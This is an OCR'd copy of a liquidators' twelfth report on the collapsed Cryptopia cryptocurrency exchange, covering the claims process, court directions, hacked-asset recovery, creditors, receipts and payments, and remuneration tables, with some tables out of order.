| Administration Staff | Conducts all aspects relating to administering the accounts function and other functions as required. | $170 |

# Section 2: Calculation of Remuneration

## Calculation of Remuneration – Time based charges

Charged on an hourly basis and per the hourly rates set out by time and cost charged by key category:

| | Hourly Rate ($ph) | Administration/ Statutory | | Asset Realisation | | Employees | | Legal matters | | Operations | | Total | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) |
| Partner | 650 | - | - | - | - | - | - | 130.1 | 84,565 | 171.4 | 111,410 | 301.5 | 195,975 |
| Cybersecurity Specialist Staff | 395-800 | - | - | - | - | - | - | - | - | 15.5 | 11,406 | 15.5 | 11,406 |
| Director | 500 | 36.0 | 18,000 | - | - | - | - | 191.7 | 95,850 | 455.3 | 227,650 | 683.0 | 341,500 |
| Senior Manager | 420 | - | - | - | - | - | - | - | - | - | - | - | - |
| Manager | 380 | 31.9 | 12,122 | - | - | - | - | - | - | 60.4 | 22,954 | 92.3 | 35,076 |
| Assistant Manager | 315 | - | - | - | - | - | - | - | - | - | - | - | - |
| Analyst | 120-260 | 0.8 | 120 | - | - | - | - | 2.0 | 300 | 89.4 | 16,506 | 92.2 | 16,926 |
| Support Staff | 170 | 4.2 | 714 | - | - | - | - | - | - | 86.0 | 14,620 | 90.2 | 15,334 |
| **Total** | | **72.9** | **30,956** | **-** | **-** | **-** | **-** | **323.8** | **180,715** | **878.0** | **404,546** | **1,274.7** | **616,217** |

### Basis of Disbursement Claim

| Disbursements | Total ($ exc. GST) |
|---|---|
| Travel (flights, car rental, accommodation etc) | 13,524 |
| Data Hosting | 32,000 |
| Sundry | 6,562 |
| Total Disbursements | 52,086 |
| Total Fees | 616,217 |
| **Total Liquidators costs** | **668,303** |

# Section 3: Description of Work

Summary of work performed in relation the Liquidators' remuneration for the Period:

| Task Area | General Description | Includes |
|---|---|---|
| **Assets** | Debtors | • Correspondence with debtors<br>• Reviewing and assessing debtors ledgers<br>• Liaising with debt collectors and solicitors |
| | Sale of Plant and Equipment | • Liaising with valuers, auctioneers and interested parties<br>• Reviewing asset listings<br>• Review of Sales<br>• Liaising with valuers, agents<br>• Assistance with Sales process |
| | Crypto Assets | • Review of company assets<br>• Reviewing stock values from Crypto markets<br>• Liaising with OTC traders<br>• Securing assets into cold storage |
| | Other Assets | • Tasks associated with realising other assets |
| | Leasing | • Reviewing leasing documents<br>• Liaising with owners/lessors<br>• Tasks associated with disclaiming leases |
| **Creditors** | Creditor Enquiries | • Receive and follow up creditor enquiries via telephone and email<br>• Maintaining creditor enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Creditor reports | • Preparing statutory report, investigation, meeting and general reports to creditors |
| | Dealing with proofs of debt | • Receipting and filing Proofs of Debt<br>• Corresponding with Proofs of Debt |
| **Employees** | Employees enquiry | • Receive and follow up employee enquiries via telephone and email<br>• Maintain employee enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Preferential payment | • Correspondence with employees regarding preferential payment<br>• Correspondence with IRD regarding proof of debt<br>• Receipting Proofs of Debt<br>• Adjudicating Proofs of Debt<br>• Ensuring PAYE is remitted to IRD |
| **Operations** | Correspondence | • Communications with government agencies around statutory obligations<br>• Various other stakeholder communications |
| | Document maintenance/file review/checklist | • First month, then 6 monthly liquidation review<br>• Filing of documents<br>• File reviews<br>• Updating checklists |

# DIR1

| | | |
|---|---|---|
| | Ongoing Trading | • Management of currently employed staff<br>• Management of premises including lease property<br>• Review of Anti Money laundering obligations and statutory obligations.<br>• Ongoing review and monitoring of IT security and record retention.<br>• Correspondence with Law Enforcement<br>• Preparation of budgets<br>• Review of cashflow and its ability to operate the business and meet its commitments in the immediate future.<br>• Corresponding with coin devs<br>• Continuous valuation of the customer database |
| | Claims Portal | • Project management of the claim's portal development<br>• Liquidator's time for the oversight of the project<br>• Option analysis of vendors<br>• Identity verification analysis and integration costs<br>• Time in relation to the management of identity verification process<br>• Specialist software development staff time |
| | Bank account administration | • Requesting bank statements<br>• Bank account reconciliations<br>• Correspondence with bank regarding specific transfers |
| | Planning/Review | • Discussions regarding status of Liquidation |
| | Books and records/ storage | • Dealing with records in storage<br>• Sending job files to storage |
| **Administration/Statutory** | Company office obligations | • Filing with Companies Office |
| | Insurance | • Identification of potential issues requiring attention of insurance specialists<br>• Correspondence with insurers regarding initial and ongoing insurance requirements<br>• Reviewing insurance policies<br>• Correspondence with previous brokers |
| | Report as to Affairs | • Directors Questionnaire<br>• Completion deadlines and extensions<br>• Meetings with coin developers<br>• Drafting press releases for stakeholders |
| **Investigations** | Tracing exercise | • Using blockchain forensic tools to verify holdings<br>• Hack analysis<br>• Correspondence with law enforcement around compromised assets |
| | Company/Directors duties | • Reviewing company solvency and financial reporting<br>• Investigating director's duties<br>• Review of IT environment and company mailboxes<br>• Inspection of service agreements<br>• Reviewing conduct of companies for breaches of Companies Act<br>• Interviews with Directors and Shareholders |
| **Legal Matters** | Cross-border recognition | • Chapter 15 bankruptcy recognition in the United States of America<br>• Preparation of declarations for inclusion in legal submissions |
| | Identity verification scoping | • Initial review of customer database, identity requirements<br>• Companies' legal advice around sanctioned countries<br>• Crypto specific obligations |
| | Legal Requirements | • Undertakings by staff for information<br>• Court order service preparation and review of communications to account holders and Creditors. |

Grant Thornton


# Liquidators' 12th Report on the State of Affairs of

Cryptopia Limited (in Liquidation)

Company number: 2392901

NZBN: 942904132

12 December 2024



# Contents

# Introduction

David Ian Ruscoe (IP#50) and Malcolm Russell Moore (IP#42), of Grant Thornton New Zealand Limited, were appointed jointly as liquidators of Cryptopia Limited (in Liquidation) ("the Company" or "Cryptopia") on 14 May 2019 at 1.20pm by special resolution of the shareholders pursuant to section 241(2)(a) of the Companies Act 1993 ("the Act").

Liquidators of insolvent companies are required to be licensed insolvency practitioners. Information about the regulation of insolvency practitioners is available from the Registrar of Companies.

We have considered the Declaration of Independence, Relevant Relationships and Indemnities provided in our first report and confirm that there have been no changes to it.

We set out below our 12th report on the state of the affairs of the Company for the period 15 May 2024 to 14 November 2024 ("the Period") to as required by section 255(2)(d) of the Act and regulation 7 of the Companies (Reporting by Insolvency Practitioners) Regulations 2020 ("the Regulations").

## Restrictions

This report has been prepared by us in accordance with and for the purpose of section 255 of the Act. This report is not intended for general circulation, nor is it to be reproduced or used for any purpose without the liquidators' written permission in each specific instance.

The Liquidators, their employees and agents do not assume any responsibility or liability for any losses occasioned to any party for any reason including as a result of the circulation, publication, reproduction or use of this report contrary to the provisions of this paragraph.

The Liquidators reserve the right (but will be under no obligation) to review this report and, if considered necessary, to revise the report in light of any information existing at the date of this report which becomes known to them after that date.

We have not independently verified the accuracy of the information provided to us and have not conducted any form of audit in respect of the Company. We express no opinion on the reliability, accuracy or completeness of the information provided to us and upon which we have relied. Whilst all care and attention has been taken in compiling this report, we do not accept any liability whatsoever arising from this report.

The statements and opinions expressed in this report are based on information available and assumptions made as at the date of this report. It is possible that actual outcomes may be significantly different from those disclosed in this report.

In addition, the following should be noted:

- Certain values included in tables in this report have been rounded and therefore may not add exactly.
- All amounts are stated in New Zealand dollars unless otherwise stated.

## Background

Cryptopia was a New Zealand cryptocurrency exchange based in Christchurch. At the date of liquidation, it had over 2.2 million registered users worldwide and employed 37 staff.

The rapid growth of cryptocurrency in early 2018 meant the Company scaled up to manage the increased level of trading. The Company entered into a number of long-term, high-cost contracts to provide the infrastructure necessary to trade at this level. Unfortunately trade volumes, from which the Company earned its revenue, reduced significantly through late 2018. Accordingly, the Company then took steps to reduce its expenses to minimise trading losses.

In January 2019, Cryptopia's exchange was hacked, and a significant amount of crypto assets taken. The reputation damage from this event adversely affected trade volumes and meant the Company was unable to meet its debts as they fell due. It was then decided the appointment of liquidators was in the best interests of customers, staff and other stakeholders.

# Conduct of the Liquidation

We have continued to keep stakeholders updated on the progress of the liquidation via the designated webpage https://www.grantthornton.co.nz/cryptopia-limited/. A summary of conduct for the Period is below.

### IT Remediation

Since appointment we have had to re-establish the majority of the exchange's wallets environment. This is because the source of the original hack is still unidentified. The Liquidators have had to engage with international cybersecurity experts to secure wallets on behalf of the users and transfer assets to a secure environment. This has been a complex and lengthy process.

The record-keeping and accounting of the exchange showed various deficiencies and as previously reported a detailed reconciliation between assets held in the exchange's wallets and the balances recorded as customer funds never took place. This has meant we have had to forensically reconstruct parts of certain exchange wallets and corroborate on-chain transactions for certain customer deposits and withdrawals.

### Claims process

We continue to follow the refined claims process previously reported.

| Process Step | Details |
|---|---|
| 1. Claims registration | Allows the registration of account holders' details and to make claims for their account balances |
| 2. Identity verification | Verifies account holders' identities to the necessary verification standard |
| 3. Balance acceptance | Provides account holders the opportunity to agree that Cryptopia's records represents amount due to them |
| 4a. Asset Distribution - Wallet Address Collection | Allows eligible account holders to submit wallet addresses for each balance qualified to participate in Asset distribution. |
| 4b. Asset Distribution – Crypto-asset return | Returns account holders assets proportional to distribution calculation |

In November 2022, stage 3 of the claims process was launched to qualifying users. Those users who have completed stages 1 and 2 above were invited to begin the balance acceptance process. We continue to invite those users who complete stages 1 and 2 during the Period. By the end of November 2024, 90% of users who have been invited to begin this stage have responded and accepted their balances, <1% of users who have been invited have disputed their balances, with the remainder yet to respond.

We continue to encourage claim registration and continue to send reminder emails to those who are yet to engage as we still have a large number of unclaimed holdings. As reported in our previous Liquidation report, we have obtained court directions to allow distribution to participating users, as explained below.

In late 2024 the Liquidators launched stage 4a of the claims process, with qualifying Bitcoin and Dogecoin holders being invited to Wallet Address Collection. To achieve this, we required extra resources to system hardening the claims portal and engaged a third party to provide wallet screening services to submitted user wallets. We continue to invite more users based on their holdings. By the end of November, a significant number of qualifying users had submitted their wallets for collection, with the remainder yet to respond. Account holders who are yet to engage with this stage are encouraged to do so. We anticipate an interim distribution will take place before the new year to qualifying account holders.

To support the claims process, a dedicated customer support portal has been deployed. To date, the customer support team, via this portal, has supported over 107,000 users through the claims process.

If account holders are having issues with the claims process, please refer to the 'Update for Cryptopia Claimants & Common Portal Errors 16 December 2020' or contact the dedicated team via the customer support portal at the Cryptopia

customer support portal. This support portal is separate from the claims portal and can be accessed by any account holder, provided they register and click the 'Sign Up' button on the page.

### Directions Application

On 1 March 2024, Justice Palmer released his judgment regarding the Liquidator's application for legal directions heard in November 2023 at the Wellington High Court. The key takeaways from this judgment were:

- This judgment and associated orders granted by the judge confirm the way the liquidators intend to return Cryptocurrencies to account holders.
- The first distribution will be the Interim distribution to Qualifying Bitcoin and Dogecoin account holders, which is expected to be made in Q3 of 2024 (this will now take place in the coming weeks and early 2025).
- After the first distribution we will follow the approved process including giving notice of any cut-off dates before distributing to account holders the remaining Bitcoin, Dogecoin and all other cryptocurrencies of sufficient value by the end of 2024. After this primary distribution of Cryptocurrencies that are of sufficient value, there may be an additional top-up distribution to account holders, allowing them to receive up to 100% of their holdings. If this supplementary distribution takes place it should occur before the middle of 2025.

We encourage all account holders to read this Judgment and the sealed orders which provide an outline of the principles for all upcoming Cryptocurrency distributions. These can be found here: Update for Cryptopia Claimants and Stakeholders 5 March 2024

A summarised version of these orders is below:

1. Claim Valuation Date: The entitlement of each account holder of the respective cryptocurrency trusts shall be calculated as of 14 May 2019, pending further order of the Court.
    - Distribution Process: The Liquidators are permitted to make distributions of cryptocurrency held on trust to account holders, subject to certain conditions including:
    - The submission of claims before 'cut-off date' in line with section 3 of the update found here includes orders that allow for top-up distributions from unclaimed holdings up to 100% of account holdings after some time
    - Completion of identity verification
    - Deduction of allocated incurred and projected future costs
    - Reimbursement of BTC and DOGE trusts and the Company for funding the liquidators' costs
    - Assessment of the realisable value of trust property
    - Setting a De minimis value threshold for distribution
    - Allowing the distribution to be in fiat currency for jurisdictions where it is or may be illegal to use or transact cryptocurrency.
2. Review Process: If the liquidators reject a claim in whole or in part, these orders set out a process where if an account holder is dissatisfied with the Liquidators' decision with respect to their claim, the account holder may request a review to determine if the decision should stand.
3. Low/No Value Trusts: The liquidators are not required to take any steps in connection with the distribution of any cryptocurrency that has no or low realisable value and thus no basis for contribution to the costs of distribution.
4. Low Account Balances: Account holders who have an account balance equivalent to or less than the actual or anticipated cost of the trust administration as at the date of any proposed distribution are deemed to have no right to participate in the distribution of cryptocurrencies by the liquidators.
5. Allocation of Trust Administration Costs to Account Holders: The liquidators are permitted to allocate the incurred and future costs and expenses of and incidental to the recovery, preservation, protection and distribution of the cryptocurrency available for distribution by trust and, within each trust, by each account holder.

6. Providing for Future Trust Administration Costs: The liquidators are permitted to withdraw from each trust holding cryptocurrency of realisable value a quantity of cryptocurrency sufficient in value in the aggregate to meet the liquidators' projected costs and expenses to complete (further) distributions of cryptocurrency and to dispose of any Unclaimed Holding as directed by the Court.

7. Cost Reimbursement to BTC and DOGE Trusts (and the Company): After calculating the allocation of trust administration costs and expenses to each trust, the Liquidators are permitted to deduct from each trust holding cryptocurrency of realisable value, other than the BTC and DOGE trusts respectively, a quantity of cryptocurrency to reimburse the BTC and DOGE trusts and Cryptopia Ltd for the trust administration costs incurred to the date of this order.

8. Recoveries of Stolen Cryptocurrency: The liquidators and Cryptopia can use the assets recovered by the FBI for further tracing and recovery actions. If more stolen cryptocurrencies are recovered, they can be applied in the following order:

    a. Reimbursement of recovery costs to the trusts and account holders who contributed to hack recovery costs, proportionate to the amount contributed.

    b. Further distribution to account holders in fiat or cryptocurrency, proportionate to their holding in the stolen cryptocurrency at the date of the hack, up to a maximum of 100% of the value at the hack, considering any later withdrawals.

    c. Any remaining balance forms part of the unclaimed holdings.

9. Post Appointment Deposits: The liquidators and Cryptopia can treat deposits of cryptocurrency to Cryptopia after the commencement of the liquidation being 14 May 2019 as mistaken deposits, held separately for the benefit of the intended account holder. Distributing these post-appointment deposits to the intended account holder upon receipt of proof of the deposit and valid payment details less any transaction costs and are not required to distribute post-appointment deposits to account holders who are not eligible account holders.

For those account holders who haven't registered on the claims portal, we encourage you to do so.

### Independent Representative Application

During a previous Liquidation report period, the Court dismissed an application from a third party to appoint a special trust adviser. The Court ruled it did not have jurisdiction to make the appointment under the High Court Rules or Trusts Act, and that there were no grounds to make the appointment in any case. Costs against the third party were ordered.

### Injunction and Contempt

As reported previously, entities related to Mr Victor Cattermole have continued to try and enter the Liquidation process these events are summarised in Chronological order below:

- In 2020, Victor Cattermole obtained confidential Cryptopia information from the High Court. He was ordered to delete and return the information.

- In 2021, He was held in contempt of court for breaches of Court orders relating to this confidential information and gave undertakings to the Court intended to protect that information.

- November 2023 - Joinder application of Epic Trust limited a Montenegrin €1 company controlled by Mr Cattermole attempts to join as party to the second directions application.

- December 2023 - Further alleged misuse of Confidential information by Mr Cattermole as communications sent out to all account holders from Epic Trust Limited and the Principality of Cogito.

- January 2024 – Joinder application rejected and Injunction applied for by Liquidators misleading and deceptive conduct regarding use of Cryptopia in name of emails by Cryptopia Rescue and 'Cogito'

- April 2024 - Injunction granted and s266 remote interview conducted by video link due to Mr Cattermole leaving the country without informing the court

- A further contempt hearing was held in August 2024. The liquidators believe third parties related to him or controlled by him are using the confidential information to contact Cryptopia account holders. The Liquidators continue to take appropriate steps to protect Cryptopia's and account holders' confidential information and ensure integrity in the claims process. We expect to receive a judgment prior to Christmas.

### Hacked assets

We continue to work with the New Zealand Police and international authorities as they work to determine the source of the January 2019 hack. Our obligation is to seek recoveries for stakeholders' benefit.

As previously reported, we have filed recovery and information gathering actions in the United States of America, Malaysia, Singapore and the Seychelles related to the January 2019 hack. For the most part, actions in respect to the January 2019 hack have been focused on recovering information that sets out the movement of the crypto assets post hack. Norwich Pharmacal and other disclosure orders have been utilised against other crypto asset exchanges and service providers to follow the movement of the assets once they left the Cryptopia exchange.

We have previously petitioned US law enforcement for the return of restrained assets, being approximately 18 BTC attributed to the January 2019 compromise and subsequent theft. During the period they have granted us the petition for the traced cryptocurrency and we are waiting to receive the BTC.

In Singapore, we obtained recognition as a foreign main proceeding and have used this recognition to obtain information from an international exchange that received a number of stolen assets. The exchanges have complied with these disclosure orders and our investigations are ongoing in regard to information provided, focusing on the user accounts that received stolen assets.

We continue our investigations to trace and or freeze stolen crypto assets and are in discussion with exchanges that have frozen stolen cryptocurrency. We are working on providing the detailed analysis of hacked coins to these exchanges in our attempts to have these funds released to the Liquidators' control and compensate the victims of the hack. As previously reported the legal decision confirms that any stolen cryptocurrency recovered is to be applied to the specific trust associated with each cryptocurrency.

### Investigations

Due to the ongoing nature of our investigations, we are unable to provide details regarding our findings to date since doing so could prejudice any proceedings, which may be taken at a later date.

If any insolvent transactions or breaches of legislation have occurred, we will take the appropriate action where it has the potential to increase the recovery available to creditors. Our duties as Liquidators require a transparent and robust investigation into the insolvency of the Company and its officers.

### Legal matters

#### Ex-employee theft

As previously reported an ex-employee admitted to stealing funds from the Company's historic deposit addresses while in the employment of the company. This employee was sentenced in the Christchurch district court on 18 March 2022 and ordered to pay the Liquidators approx. $21,255 in reparations. These reparations are being paid weekly. During the Period, we have received $2,132 in reparation payments.

### Next steps

We have launched the Wallet Address Collection stage to qualifying and registered Bitcoin and Dogecoin holders and urge those who have been invited to participate to be eligible for upcoming distributions.

We continue to encourage account holders to complete claim registration, identify verification, and the balance acceptance stage.

Account holders registered in the claims portal and who have completed identity verification may receive further requests from us to provide identity verification documents.

## Receipts and Payments

Please refer to Appendix A: Statement of Receipts and Payments for further details on the receipts and payments for the Period.

The Statement of Receipts and Payments is also split between Trust and Company related liquidation activity. These activities are defined below:

- Trust-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.
- Company-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

## Creditors

### Secured Creditors

At the date of liquidation there were two specific security financing statements (Purchase Money Security Interests (PMSIs)) registered. The Liquidators have contacted all registered PMSI holders and do not believe there are any secured amounts due.

### Preferential Creditors

At the date of liquidation there were 34 preferential claims for employees totalling $312,992. We have paid out the preferential claims to employees and the Inland Revenue Department (for payroll related taxes) on 1 November 2019.

There have been no preferential claim payments paid during the Period.

### Unsecured Creditors

At the date of liquidation, the Inland Revenue Department (“IRD”) were auditing the tax returns of the Company. During the Period of the previous Liquidation report, the IRD finalised this audit, which led to 2 default assessments being issued on Cryptopia’s income tax liability resulting in a $19,224,246.26 debt owing related to the 31 March 2018 and 2019 financial year.

We have received 27 unsecured creditors’ claims received to date totalling $22.263m.

At this stage, it is unclear if there will be any funds available to pay out the unsecured creditors.

We confirm that only preferential creditors have been paid out and no other creditor distributions have been made.

### Contingent Creditors

To date, we have received 1 contingent creditor claim. This claim is based on the potential lost market value of cryptocurrency lost prior to the liquidation of Cryptopia. We are yet to adjudicate the value of this claim.

Following distribution there may be further claims against the Company for any shortfalls found in each cryptocurrency trust based on assets held versus assets recorded against account holders. We also expect there may be claims from other users of the Cryptopia platform such as coin developers who paid for a fee listing but never received a corresponding listing on the exchange. We will review these claims as they are received.

## Remuneration Report

The Liquidators' remuneration received for the Period, charged at the hourly rates, totalled $803,638 exclusive of GST. This includes time spent carrying out investigations, attempting to secure hacked assets, development, and management of the claim's portal, designing and overseeing an appropriate identity verification process, supervision of the Cryptopia customer support team, development and engagement with specialist Crypto-asset experts and liaising with legal authorities.

All time and expenses incurred and billed in the liquidation are reasonable and necessary.

A detailed breakdown of the Liquidators' remuneration and disbursements for the Period is enclosed at Appendix B, including a schedule of the qualifications and experience generally of staff at each level. A schedule of the work undertaken during the Period is also summarised in Appendix B.

# Remaining Matters

At this stage it is not practicable to estimate a completion date for the liquidation.

Should you have any queries in relation to any matter raised in this report then please contact Tom Aspin at Cryptopia@nz.gt.com.

Dated: 12 December 2024

David Ruscoe
Liquidator
Cryptopia Limited (in Liquidation)

# Appendix A – Receipts and Payments

| Receipts and Payments | 15 May 2024 to 14 November 2024 NZ ($) | Total NZ ($) |
|---|---|---|
| Opening Balance | 775,866 | - |
| | | |
| **Receipts** | | |
| Funds on hand at date of Liquidation | - | 1,065,426 |
| Crypto-Assets converted to Fiat | 9,977,727 | 29,357,968 |
| Court Settlement | - | 50,000 |
| Theft Repatriations | 2,132 | 12,069 |
| Funds Recovered | - | 5,022,935 |
| Interest Income | 22,690 | 114,258 |
| Other income | - | 3,000 |
| Sale of Assets | - | 252,805 |
| GST Refunds received | 222,404 | 2,447,796 |
| GST on Receipts | - | 38,367 |
| **Total Receipts** | **10,224,953** | **38,364,624** |
| | | |
| **Payments** | | |
| Asset sale costs | - | 90,220 |
| Claims Portal | 1,015,976 | 5,959,611 |
| Computer Costs | 939 | 428,205 |
| Consulting & Accounting | - | 7,751 |
| Distribution to Preferential Creditors | - | 312,992 |
| Employee Costs | 305,074 | 5,566,889 |
| General Expenses | 9,650 | 95,404 |
| Insurance | - | 55,548 |
| Legal expenses | 335,596 | 4,991,095 |
| Light, Power, Heating | 2,884 | 83,911 |
| Liquidators Fees | 803,638 | 8,593,057 |
| Relocation Costs | - | 13,090 |
| Rent | 73,159 | 653,789 |
| Security Expenses | - | 47,008 |
| Server Hosting Fees | 990 | 671,787 |
| Telephone & Internet | 4,121 | 65,068 |
| GST on Expenses | 228,936 | 2,509,346 |
| **Total Payments** | **2,780,965** | **30,144,770** |
| | | |
| **Net Receipts/(Payments) for the period** | **7,443,988** | **8,219,854** |
| | | |
| **Closing Balance** | **8,219,854** | **8,219,854** |

# DIR1

| Receipts and Payments | Total NZ ($) | Company NZ ($) | Trust NZ ($) |
|---|---|---|---|
| Opening Balance | - | | |
| **Receipts** | | | |
| Funds on hand at date of Liquidation | 1,065,426 | 686,076 | 379,350 |
| Crypto-Assets converted to Fiat | 29,357,968 | - | 29,357,968 |
| Court Settlement | 50,000 | - | 50,000 |
| Theft Repatriations | 12,069 | - | 12,069 |
| Funds Recovered | 5,022,935 | 5,022,935 | - |
| Interest Income | 114,258 | - | 114,258 |
| Other income | 3,000 | - | 3,000 |
| Sale of Assets | 252,805 | 252,805 | - |
| GST Refunds received | 2,447,796 | - | 2,447,796 |
| GST on Receipts | 38,367 | 38,367 | - |
| **Total Receipts** | **38,364,624** | **6,000,183** | **32,364,441** |
| **Payments** | | | |
| Asset sale costs | 90,220 | 90,220 | - |
| Claims Portal | 5,959,611 | - | 5,959,611 |
| Computer Costs | 428,205 | - | 428,205 |
| Consulting & Accounting | 7,751 | - | 7,751 |
| Distribution to Preferential Creditors | 312,992 | 312,992 | - |
| Employee Costs | 5,566,889 | - | 5,566,889 |
| General Expenses | 95,404 | - | 95,404 |
| Insurance | 55,548 | - | 55,548 |
| Legal expenses | 4,991,095 | 464,282 | 4,526,813 |
| Light, Power, Heating | 83,911 | - | 83,911 |
| Liquidators Fees | 8,593,057 | 482,994 | 8,110,063 |
| Relocation Costs | 13,090 | - | 13,090 |
| Rent | 653,789 | - | 653,789 |
| Security Expenses | 47,008 | - | 47,008 |
| Server Hosting Fees | 671,787 | - | 671,787 |
| Telephone & Internet | 65,068 | - | 65,068 |
| GST on Expenses | 2,509,346 | 155,624 | 2,353,722 |
| **Total Payments** | **30,144,770** | **1,506,112** | **28,638,658** |
| **Net Receipts/(Payments) for the period** | **8,219,854** | **4,494,071** | **3,725,783** |
| **Closing Balance** | **8,219,854** | **4,494,071** | **3,725,783** |

**Notes**

**Trust**-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.

**Company**-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

# Appendix B – Remuneration Report

## Section 1: Initial Advice to Creditors

### Explanation of Hourly Rates

The rates for our remuneration calculation are set out in the following table together with a general guide showing the qualifications and experience of staff engaged in the Liquidation and the role they take. The hourly rates charged encompass the total cost of providing professional services and should not be compared to an hourly wage.

| Title | Description of title | Hourly rate (Exc. GST) |
|---|---|---|
| Partner | Accredited Insolvency Practitioner. Partner bringing specialist skills to Liquidations and Insolvency matters. Controlling all matters relating to the assignment. | $650 |
| IT Specialist/Specialist Partner | Specialist IT Practitioner bringing specialist skills in Cybersecurity, Procurement, vendor selection and other IT related matters. Provide detail reporting around any security vulnerabilities. | $200-$450 |
| Cybersecurity Specialist Staff | Specialist Claims Portal staff brings project management and governance for the design and integration of the claims process. | $395-$800 |
| AML Specialist Staff | Specialist AML practitioner bringing specialist skills in designing and implementation of a know your customer process to support the claims process. | $90-$725 |
| Director | Qualified accountant and may be a Registered Insolvency Practitioner. Minimum 7/8+ years' experience. Highly advanced technical and commercial skills. Planning and control of all Liquidation and Insolvency tasks. Controlling substantial matters relating to the assignment and reporting to the appointee. | $500 |
| IT Director | IT specialist. Required to assist Liquidators with the day to day running operation of the Cryptopia and cybersecurity. | $450 |
| Manager/Senior Manager | Typically Qualified. 5-8 years' experience. Well developed technical and commercial skills. Planning and control of Liquidation and Insolvency tasks with the assistance of the appointee. | $380-$420 |
| Assistant Manager | Typically Qualified. 4+ years' experience. Co-ordinates planning and control of small to medium Liquidations and Insolvency tasks. Conducts certain aspects of larger Liquidations. | $315 |
| Analyst | Typically undertaking Qualifications. Up to 3 years' experience. Required to conduct the fieldwork on smaller Liquidations and Insolvency tasks and assist with fieldwork on medium to large Liquidations and Insolvency tasks. | $150-$260 |
| Administration Staff | Conducts all aspects relating to administering the accounts function and other functions as required. | $170 |

# Section 2: Calculation of Remuneration

## Calculation of Remuneration – Time based charges

Charged on an hourly basis and per the hourly rates set out by time and cost charged by key category:

| | Hourly Rate ($ph) | Administration/ Statutory | | Asset Realisation | | Employees | | Legal matters | | Operations | | Total | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) |
| Partner | 650 | - | - | - | - | - | - | 92.8 | 60,320 | 287.2 | 186,680 | 380.0 | 247,000 |
| Cybersecurity Specialist Staff | 395-800 | - | - | - | - | - | - | - | - | 260.0 | 101,857 | 260.0 | 101,857 |
| Director | 500 | 25.0 | 12,500 | 3.5 | 1,750 | - | - | 89.5 | 44,750 | 531.5 | 265,750 | 649.5 | 324,750 |
| Senior Manager | 420 | - | - | - | - | - | - | - | - | - | - | - | - |
| Manager | 400 | 13.5 | 5,400 | - | - | - | - | - | - | 8.1 | 3,240 | 21.6 | 8,640 |
